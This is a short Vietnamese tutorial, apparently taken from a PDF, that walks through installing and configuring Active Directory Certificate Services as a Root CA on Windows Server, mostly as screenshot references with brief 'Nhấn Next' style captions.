
Nhấn Next




Nhấn Next




Nhấn Install để tiến hành cài đặt




B5: Chọn Configure Active Directory Certificate Services on the...




Nhấn Next




Tick chọn Certification Authority, Certificate Authority Web Enrollment -> Next




Nhấn Next




Chọn Root CA -> Next




Chọn Create a new private key -> Next




Chọn SHA256 -> Next




Nhấn Next




Nhấn Next



